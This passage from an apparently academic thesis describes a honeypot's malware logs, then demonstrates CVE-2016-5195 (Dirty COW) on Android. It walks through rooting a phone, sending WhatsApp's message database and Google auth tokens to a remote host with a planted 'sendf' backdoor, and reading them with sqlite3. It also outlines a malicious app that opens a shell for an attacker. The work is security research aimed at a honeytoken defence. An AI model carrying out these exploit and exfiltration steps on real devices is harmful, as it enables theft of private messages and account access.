


FIGURE 2.7. Logs snippet of Malicious pdf

During testing, a particular malicious URL which contains a pdf file, crashes user's *pdftk* application inside the honeypot. This malicious pdf is of **CVE-2010-0188** category, in which malware can cause a denial of service (application crash) or possibly execute

arbitrary code via unknown vectors. The nature of this malicious pdf can be easily shown(Fig 2.7) in the logs received by the logging server.

```
pid- 845
ppid- 820
url-
command- /bin/sh/fork

pid- 846
ppid- 820
url-
command- /bin/sh/fork

pid- 849
ppid- 845
url-
command- /bin/sh/fork

pid- 851
ppid- 846
url-
command- /bin/sh/fork
```

(a)

```
pid- 843
ppid- 811
url-
command- ~/infected_binary

pid- 846
ppid- 811
url-
command- unzip 23908sadfv98x43560v98.zip
pid 846 KILLED/CRASHED !
```

(b)

FIGURE 2.8. (a) Logs snippet of `Fork Bomb` (b)Logs snippet of Malicious Binary

ClientPot can also be used to detect the malicious activity if user gives the malware explicitly without crawling the web domain. Clientpot logs all the activities done by explicit malware and send this information to logging server. To test this scenario, given ***fork bomb*** malware (creates infinite children processes to acquire the full memory such that a situation like *denial of service* is created) and logs of Clientpot that detects it as shown in Fig 2.8(a).

Another malicious binary is supplied externally to the Clientpot to test the system for the infected executable files. When it runs, malware infects all other files in the directory by making .zip files of them with random name such that those .zip files will not be able to unzip again. Logs from this malware are shown in the Fig 2.8(b).

In this initial version of ClientPot, the idea was to concentrate on the file-structure monitoring, process-monitoring and also network monitoring(only identifying whether process makes call to network api). But, it can be upgraded in near future with the idea to download malware for reverse engineering and download the file that malware creates.

This high-interaction ClientPot can detect malware having entirely new signature. While ClientPot is still in the initial stage, preliminary testing has shown some promising results in performance and detection capabilities of malicious websites. To acknowledge that this high-interaction based currently implemented ClientPot is likely to result in some false alerts. However, this can be reduced by little melioration of ClientPot.

CHAPTER 3

ANALYSIS OF CVE-2016-5195 FOR ANDROID

3.1 What is CVE-2016-5195?

CVE (Common Vulnerabilities and Exposures) is the Standard for Information Security Vulnerability databases maintained by MITRE. CVE-2016-5195 is a privilege escalation bug that exploits the race condition which allows a user to write in read-only file. This bug has existed since Linux kernel version 2.6.22 (released in 2007) and was fixed on Oct 2015 [22].

This bug enables a local user to gain access to write to a file system with read-only mappings and this may allow it to elevate its privileges on the system. Hence, by exploiting this bug, an attacker can escalate his privileges and access all sensitive files in the system. In simple terms, this exploit allows the user to bypass the file system protection and write to any file(s) that are owned by any other user.

3.2 Threat Imposed by CVE-2016-5195

The exploit code for vulnerability CVE-2016-5195 enables an under-privileged user to gain complete access to the system. This bug is a serious vulnerability because it is widespread and if the conditions mentioned above are right, it gives an attacker full control over any infected system to install malware and steal data.

The malware injected by the attacker to exploit this vulnerability may get undetected by the anti-virus or any other security software. Once the system is exploited no evidence can be found about the actions taken by the attacker. However, this requires an attacker to port the code to the attacking machine which is a daunting task. Before they can even get close to the kernel stack, the attacker has to first gain access to user's system. From outside, normal protections against code execution should prevent exploitation of this vulnerability.

This section of research work is all about this vulnerability and the various ways to exploit it in Android smartphones. This bug exploits the vulnerability of privilege escalation as discussed in the previous section. In Android System, every application has its own *appid* and runs in a separate sandboxed environment, so that no two apps including the root can access each other's data. One need to become that specific *appid* to access that application's data. Since Android is no different from Linux, this bug can

be easily exploited on the older version of Android, because the older versions of Android uses the older kernel of Linux, which is vulnerable to this exploit and by exploiting privilege escalation any app can escalate itself to the level of the root user. To access the data of any other app, one needs to have that application's *appid*.

This research basically concentrates on the exploitation of CVE-2016-5195 on Android phones. Linux and Android systems are directly affected by this vulnerability. This CVE-2016-5195 vulnerability has a significant impact on Android phones that uses Linux kernel as its base. The situation is quite different for other Android phones because it has apps running as user-level programs. As a result, a malicious app could escalate its privileges to obtain information from the device. This bug was the root cause behind malware like *Gooligan*, which is responsible for breaching more than 1 Million Google accounts in last November.

3.3 What is Gooligan? How it works?

A new type of mobile malware came into news in June 2015 [15]. Initially this malware was categorized as an ad-ware malware instead of the threat it actually poses. Further research on this malware exposes the fact that this ad-ware consists of a set of malicious applications named *SnapPea* which gets downloaded automatically if the infected mobile is connected to the internet. Once this *SnapPea* application gets installed on any Android device, it starts its activity by contacting its C&C (Control & Command) server to transfer data stored in the mobile. Researchers have proved that this malware can collect personal information of a user, his device information and also cell network/GPS parameters. This malware can download many other third party applications, which are malicious and would transfer infected payloads from mobile devices to its C&C server without user's consent. This malware has ability to hide it's source code in mobile system's folder, and to reinstall itself after an un-installation attempt by the user.

Gooligan malware is the new variant of this *SnapPea* application. This malware is known for its theft of authentication tokens of `Google` which is used to access data from various `Google` application like `Google play, Gmail, Google Photos, Google Docs` etc. It starts its activity when a user with older android phone downloads third party application infected with Gooligan. Gooligan, then potentially affects devices on Android 4 (Jelly Bean, KitKat) and 5 (Lollipop), which is over 64% user base [23]. As described above it can be downloaded via third-party platform, but it can also be downloaded by phishing attack or drive-by-download methods. It does the same things after being installed, it will contact C&C server as shown in Fig 3.1.

After establishing a connection with C&C server, Gooligan downloads many exploit Android 4 & Android 5 OS which includes CVE-2016-5195 as well. Some of the exploits are still able to execute successfully on the un-patched version of Android because of lack of knowledge and awareness among regular users. After running the exploit, if rooting or privilege escalating is successful, then the attacker has full control of the device and can execute any shell commands remotely. Like *SnapPea*, after successfully exploiting the mobile phone, it will also download other malicious payloads from C&C server to do




FIGURE 3.1. How Gooligan works? [15]

more harm in the device. These downloaded modules then injects a code into Google Play Application to record user behavior and mimic it so that Gooligan can avoid detection by anti-viruses. The downloaded module allows Gooligan to:

- Steal user's Google authentication token information for Gmail login.
- Install any third-party app to do further damage.
- Install ad-ware malware to generate revenue.

3.4 HoneyTokens

The idea of HoneyToken system was first discussed in [17]. Honeytokens are not a honeypot systems or not an emulaters that emulates to production server, instead they are just like digital entity to which no one should interact. It does share the same concept of honeypots. Any interaction or access of honeytoken implies unauthorized or abnormal activity in any organization. Also, honeytokens are extremely flexible, they have the ability to adapt to any environment in any system. A classic example of Honeytoken is to maintaining a database of medical hospital which contains a fake data entry of important person, whenever any person tries to view or access this data, a triggered alarm will raise and administrator gets intimated about the data breach.

HoneyTokens are primarily used to detect insider's attack, it is not meant for usual honeypot application to lure the outsider attacker. It is not here to detect any blackhat communities or malicious websites like traditional honeypots does. It is used to maintain the integrity and confidentiality of internal databases. If an insider in an organization attempts to breach data then admin of that company should know about it.

HoneyToken is very easy to create and simple to implement. The concept of honeytokens can be used in this research work to detect CVE-2016-5195 vulnerability. A user can create a fake token such a way that if any other user or application tried to access that token then the alarm should get triggered and the user should get intimated about the data breach.

3.5 Android System Architecture

Android internally uses the Linux kernel platform. It is available on large number of devices like mobile phones, smart TVs and small wearables like smart watch as well. This OS is highly dependent on it's CPU capabilities for it's performance. Android was developed with openness in mind, so security of Android OS is much larger concern for the developers. This section will present very specific and detailed description of available security policies in Android OS.

3.5.1 Android's Application Sandboxing

Android OS was designed in such a way that it has in-built security features that reduce the frequency and effect of Android application security issues. One can easily build apps without even worries about default file permission and system permission since the Android is capable of managing it automatically. Currently Android has following core security features to implement security for an app:

- Android provides application sandbox for each & every app, which isolates one app data and code execution from other apps.
- Andorid has very robust application framework with core implementation of security features such as cryptography, secure IPC and application permissions.
- Android uses technologies like ASLR, NX, ProPolice, safe_iop, OpenBSD calloc, and Linux mmap_min_addr to avoid risks related with memory management faults.
- Android also provides file system encryption to prevent data theft in lost or stolen devices.

Android uses Dalvik virtual machine built specifically for Android. One shouldn't be concerned about security issues in Android virtual machine, it runs each and every app in separate sandboxed environment with its specific `appid`, so no other app can view or access or alter any data that belongs to different `appid`. This approach is not available in Linux OS wherein multiple processes runs with the same user permissions.

In Android, kernel enforces security among application and system at process level using standard Linux configuration like userIDs and groupIDs. If any application X tries to access Y's application data then Android operating system prevents against this because application X has does not same userID or groupID compared to application Y. This android sandboxed is simple, auditable and mainly based on Linux-style user seperation of file and process permission. But this sandbox can be exploited in all version before Android `Lollipop` (`Lollipop` included) using Linux bug CVE-2016-5195.

3.5.2 `setuid/setgid` bit in Android

While discussing Unix-based file permission, `setuid` and `setgid` permission deserves a special mention. These are mainly used as file permission because it can enhance security features if used appropriately. They can impose severe security risk if used carelessly.

If an executable file has its `setuid` bit on and during that time if a process tries to execute this file, it is granted permission based on the owner of the executable file, not the user who tried to execute that executable file. For example, the `setuid` permission on the `run-as` binary in Android has this same `setuid` bit set. This snippet is from Android `Lollipop`, in which `SELinux` policy is in permissive mode instead of enforcing mode. So `setuid/setgid` programs are also working on that version.

```
-rwxr-x--- root     shell        9768 2016-04-11 09:51 run-as
```

Normally when any program has `setuid` bit set, one can notice *s* in place of *x* in above snippet, but here `SELinux` is also loaded in Android, that is why one does not notice the `setuid` bit. These `setuid` permissions are difficult to handle because if some malicious users finds a way to set the permission that is granted to them by `setuid` bit, they can set executables even after that executables completed its execution.

The `setgid` permission is same as the `setuid` permission, but in this executable's effective group ID (GID) is changed to the owner of the executable file, and a user is granted access based on permission allowed to that group. If `setgid` permission applied to any directory, in this case, any newly generated files will have same GID as the directory and the newly created files will not have GID of the user which created it.

If a user has execute and write permissions in any directory then he can create a file there. However, the file will belong to the group that owns the directory, not to the user's group ownership. This `setuid/setgid` security policy was used in Android version on or before 4.2. After that the new concept of `SELinux` came into the picture.

3.5.3 SELinux Policy in Android

As described in previous section, Android security model is highly based on application sandboxing. Prior to Android 4.3, Android gives each and every app a unique Linux UID at the time of application installation to maintain application sandboxing. After Android 4.3, Security-Enhanced Linux (`SELinux`) is used for defining application sandboxing.

Android uses SELinux policies to apply mandatory access control (MAC) over each and every application that runs in the system, even every process that runs with root privileges.

SELinux works on the anthropology of denial, thereby anything that is not allowed or not defined is denied by SELinux. It basically has two modes of operation: permissive mode, in which all permission details are not in enforcing mode, so permission denials are logged out and the second one is enforcing mode, in which all denials are in forcing mode, so it is very hard to change policy and run exploit in this scenario. The permissive mode used till Android Lollipop version, after that SELinux policy is in enforcing mode. Before Android 4.3 all the kernel uses `setuid & setgid` bits for file permission, after Android 4.3 SELinux comes into picture but not in enforcing mode. Every time phone started, Android compile SELinux policy from disk and load it to memory, so if anyone wants to alter SELinux policy file, it can be done till the phone gets rebooted.

SELinux uses mandatory access control (MAC) which is different from Linux's discretionary access control (DAC) system. In Linux, there is a concept of file and process ownership and according to that there is also access permission associated with it. But in Android, it consults a central authority like here SELinux for a decision on all access attempts.

3.6 CVE-2016-5195 on Android

```
                                $ make exploit
make[1]: Entering directory '[redacted]'
[arm64-v8a] Compile        : exploit <= exploit.c
[arm64-v8a] Compile        : exploit <= cve-2016-5195.c
[arm64-v8a] Executable     : exploit
[arm64-v8a] Install        : exploit => libs/arm64-v8a/exploit
[arm64-v8a] Compile        : run-as <= exploit.c
[arm64-v8a] Compile        : run-as <= run-as.c
[arm64-v8a] Executable     : run-as
[arm64-v8a] Install        : run-as => libs/arm64-v8a/run-as
make[1]: Leaving directory '[redacted]'
116 KB/s (10056 bytes in 0.083s)
103 KB/s (10056 bytes in 0.095s)
142 KB/s (13664 bytes in 0.093s)
WARNING: linker: /data/local/tmp/cve-2016-5195: unused DT entry: type 0x6ffffffe arg 0x890
WARNING: linker: /data/local/tmp/cve-2016-5195: unused DT entry: type 0x6fffffff arg 0x1
warning: new file size (10056) and destination file size (9768) differ

corruption?

[*] size 10056
[*] mmap 0x7fa84a4000
[*] currently 0x7fa84a4000=10102464c457f
[*] madvise = 0x7fa84a4000 10056
[*] madvise = 0 971658
[*] /proc/self/mem 7129704 709
[*] exploited 0x7fa84a4000=10102464c457f
```

FIGURE 3.2. Planting exploitation files in phone

CVE-2016-5195 bug is responsible for creating an environment for privilege escalation by creating a race condition on Linux kernel <=4.0, as earlier mentioned in *section 3.1*.

This section contains the detail description about how this bug can be used to exploit Android system and what can one does by exploiting Android system.

This section shows the demo of exploiting Android `Lollipop` having kernel version 3.10.49 by CVE-2016-5195 bug. This exploitation requires modifying the existing CVE-2016-5195 file according to Android OS. This work required some time and after that one need to test it on Android phone.

```
shell@YUREKA:/ $ id
uid=2000(shell) gid=2000(shell) groups=1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sd
card_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats) context=u:r:shell:s0
shell@YUREKA:/ $ run-as 0
WARNING: linker: run-as: unused DT entry: type 0x6ffffffe arg 0x7e0
WARNING: linker: run-as: unused DT entry: type 0x6fffffff arg 0x2
uid run-as 2000
uid 0
0 u:r:runas:s0
context 0 u:r:shell:s0
shell@YUREKA:/ # id
uid=0(root) gid=0(root) groups=1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),
3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats) context=u:r:shell:s0
shell@YUREKA:/ #
```

FIGURE 3.3. Checking of run-as binary

Once the `make` file is done, it can be safely assumed that phone has been exploited. Now, the next task is to check whether the `run-as` binary has been exploited or not as displayed in Fig 3.3.

```
shell@YUREKA:/ $ id
uid=2000(shell) gid=2000(shell) groups=1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sd
card_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats) context=u:r:shell:s0
shell@YUREKA:/ $ run-as 1000
WARNING: linker: run-as: unused DT entry: type 0x6ffffffe arg 0x7e0
WARNING: linker: run-as: unused DT entry: type 0x6fffffff arg 0x2
uid run-as 2000
uid 1000
0 u:r:runas:s0
context 0 u:r:shell:s0
shell@YUREKA:/ $ id
uid=1000(system) gid=1000(system) groups=1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(
sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats) context=u:r:shell:s0
shell@YUREKA:/ $ cat /data/system/packages.list | grep whatsapp
com.whatsapp 10096 0 /data/data/com.whatsapp default 3002,3003,1028,1015
shell@YUREKA:/ $
```

FIGURE 3.4. Getting UID of Whatsapp

Now the main task is to get the data of other application. Hence, one need to get the UID of that application which resides in `/data/system/packages.list` because sandbox of Android only allow that application to access data. In this case, considering the example of *Whatsapp* application. To access the data of *Whatsapp* application one need to fetch out the UID of *Whatsapp* as shown in Fig 3.4.

One can see in Fig 3.5 that due to Android Sandboxing environment no other app can read `AppId:10096` 's data.




FIGURE 3.5. List of Information available as Whatsapp UID

Now to get this information on remote server one need to create a simple socket connection inside the phone which interact with remote server and pass other application's information to remote server. For this work, `sendf` backdoor was created and planted (as shown in Fig 3.6) into the phone same way as CVE-2016-5195 bug was planted earlier.




FIGURE 3.6. Planting `sendf` backdoor inside phone

To transfer this data of other app, remote server has to listen on particular port such that `sendf` binary can contact remote server and send the required files as shown in Fig 3.7. Here remote server is at `172.27.21.92` on port `12345` and required file is `msgstore.db`.

```
shell@YUREKA:/ $ id
uid=2000(shell) gid=2000(shell) groups=1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3
shell@YUREKA:/ $ run-as 10096
WARNING: linker: run-as: unused DT entry: type 0x6ffffffe arg 0x7e0
WARNING: linker: run-as: unused DT entry: type 0x6fffffff arg 0x2
uid run-as 2000
uid 10096
0 u:r:runas:s0
context 0 u:r:shell:s0
shell@YUREKA:/ $ id
uid=10096(u0_a96) gid=10096(u0_a96) groups=1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_
shell@YUREKA:/ $ cd /data/data/com.whatsapp/databases
shell@YUREKA:/data/data/com.whatsapp/databases $ /data/local/tmp/sendf msgstore.db 172.27.21.92 12345
WARNING: linker: /data/local/tmp/sendf: unused DT entry: type 0x6ffffffe arg 0x810
WARNING: linker: /data/local/tmp/sendf: unused DT entry: type 0x6fffffff arg 0x1
shell@YUREKA:/data/data/com.whatsapp/databases $
```

FIGURE 3.7. Send files to remote server

```
[redacted] ./recv_file
listening on port 12345
waiting for client
Debug console ---- ./logs/tmp/msgstore.dbwaiting for client
```

FIGURE 3.8. File received at remote server

After sending one can see that file has been received at remote server on port `12345` as shown in Fig 3.8. Now, remote server has received the required file, so it can be open up using `sqlite3` databases client and see what content it contains as shown in Fig 3.9.

```
[redacted] $ ls
msgstore.db
[redacted] $ sqlite3 msgstore.db
SQLite version 3.11.0 2016-02-15 17:29:24
Enter ".help" for usage hints.
sqlite> .tables
chat_list                   messages_fts_segdir
frequents                   messages_fts_segments
group_participants          messages_links
group_participants_history  messages_quotes
media_refs                  messages_vcards
media_streaming_sidecar     messages_vcards_jids
messages                    props
messages_fts                receipts
messages_fts_content        status_list
sqlite> select * from messages;
1|-1|0|-1|-1|0||0|||-1|-1||||0|0|0.0|0.0|||-1|-1|-1|-1|-1|-1|||||||
2|919727[redacted]'@s.whatsapp.net|1|229ACD24A0DD2CC4E86E88F987CC77|6|0||1485669462720|||0|19||||0|0|0.0
3|919727[redacted]'@s.whatsapp.net|0|562D9DD57D8351384E8AFC196BCB2E|0|0|Hi|1485669463000|||0|0||||0|0|0.
4|919727[redacted]'@s.whatsapp.net|0|F0A8151FCA836768CA69FE9857D949|0|0|Any one is there?|1485669468000|
```

FIGURE 3.9. Open *Whatsapp* messages using sqlite3

This way one can use bug CVE-2016-5195 for Android to gain unauthorized access to other application's data. It is also possible to get *Google*'s `auth-token` in the same

```
shell@YUREKA:/ $ id
uid=2000(shell) gid=2000(shell) groups=1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdc
shell@YUREKA:/ $ run-as 1000
WARNING: linker: run-as: unused DT entry: type 0x6ffffffe arg 0x7e0
WARNING: linker: run-as: unused DT entry: type 0x6fffffff arg 0x2
uid run-as 2000
uid 1000
0 u:r:runas:s0
context 0 u:r:shell:s0
shell@YUREKA:/ $ id
uid=1000(system) gid=1000(system) groups=1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(s
shell@YUREKA:/ $ cd /data/system/users/0
shell@YUREKA:/data/system/users/0 $ ls
accounts.db
accounts.db-journal
appwidgets.xml
package-restrictions.xml
prebundled-packages.list
wallpaper
wallpaper_info.xml
shell@YUREKA:/data/system/users/0 $ /data/local/tmp/sendf accounts.db 172.27.21.92 12345
WARNING: linker: /data/local/tmp/sendf: unused DT entry: type 0x6ffffffe arg 0x810
WARNING: linker: /data/local/tmp/sendf: unused DT entry: type 0x6fffffff arg 0x1
shell@YUREKA:/data/system/users/0 $
```

FIGURE 3.10. Send Google auth-token to Remote Server

manner. *Google* use the `auth-token` for authentication and authorization. In Android, *Google* obtain `auth-token` from client credentials and save it somewhere in phone. Then client application requests an access token from the *Google* Authorization Server, extracts a token from the response, and sends the token to the *Google* Application that you want to access.

Therefore, by using this bug, one can fetch the *Google* `auth-token` from the phone from location `/data/system/users/0/accounts.db` and save it in another phone to get all *Google* application data without anyone's notice. This demo (shown in Fig 3.10) provides strong basis to prove that *Gooligan* malware based on this CVE-2016-5195 bug.

```
[redacted] ls
accounts.db  msgstore.db
[redacted] sqlite3 accounts.db
SQLite version 3.11.0 2016-02-15 17:29:24
Enter ".help" for usage hints.
sqlite> .tables
accounts          authtokens        grants            shared_accounts
android_metadata  extras            meta
sqlite> select * from authtokens;
120|1|com.android.vending:38918a453d0[redacted]:androidmarket|ewRLrms-_hlDc
123|1|com.google.android.gms:38918a45[redacted]788:android|ewRLrlMfL4oS8LmK
127|1|com.google.android.syncadapters.contacts:38918a453[redacted]:cp|ewR
128|1|com.google.android.gms:38918a453[redacted]mail|ewRLrjTZxfHt-QRfH-1
```

FIGURE 3.11. Open *Google* authtoken using sqlite3

Once someone has access to `accounts.db` file, then he can look at *Google* `auth-token` as shown in Fig 3.11. This `auth-token` stores as a plain text in `accounts.db` file, which

can be very dangerous, if leaked then one can have access of all *Google* accounts within no time.

This demo shows how one can exploit CVE-2016-5195 in all Android version on or before having kernel <=4.0. This demo uses `adb debugger` to do all this task manually, but one can create app to do all this task in just one click. Flow-chart of exploitation via an app is shown in Fig 3.12.




FIGURE 3.12. Flow-chart for exploitation via App

The basic idea of this Android application is to create a socket connection in the Smart phone whenever any user installed the app via third party source. After installation, while running the app, it will create the socket connection and listen to the attacker to connect. The attacker will connect to the client's Smart phones by making a socket connection and in response the backdoor will spawn a shell with `UID=2000`. Now attacker wants to get root access, so he will copy CVE-2016-5195 exploit file inside the smart phone and execute it (like previous demo showed). Execution of this exploit will change the original ‘‘`run-as`’’ binary with the tampered “run-as” binary in `/system/bin/` folder of the Smart phone.

Now by typing command as ‘‘`run-as 0`’’, remote shell will spawn another shell with the root access on it. After becoming root, one need to find out the `UID` of particular application which has beem targeted for stealing information.

The entire work-flow for demo of this bug can be neatly explained with this visual shown in Fig 3.13. Here it can be seen that initially, one has access to `shell` user id only, then after executing series of commands one can get id of any other installed application and do whatever they want with data.

Android has patched this vulnerability with its `Marshmallow & Nougat` release and also for some of the updated `Lollipop` releases after December 2016. Updated versions have `SELinux` policy in enforcing mode, so no `setuid/setgid` programs. But statistics shows that more than 65% of Android user still uses version on or before `Lollipop` which can be exploited by this vulnerability. So this research work proposes possible **HoneyToken** based solution in next section.




FIGURE 3.13. Work-Flow of our demo

3.7 Possible HoneyToken Based Solution

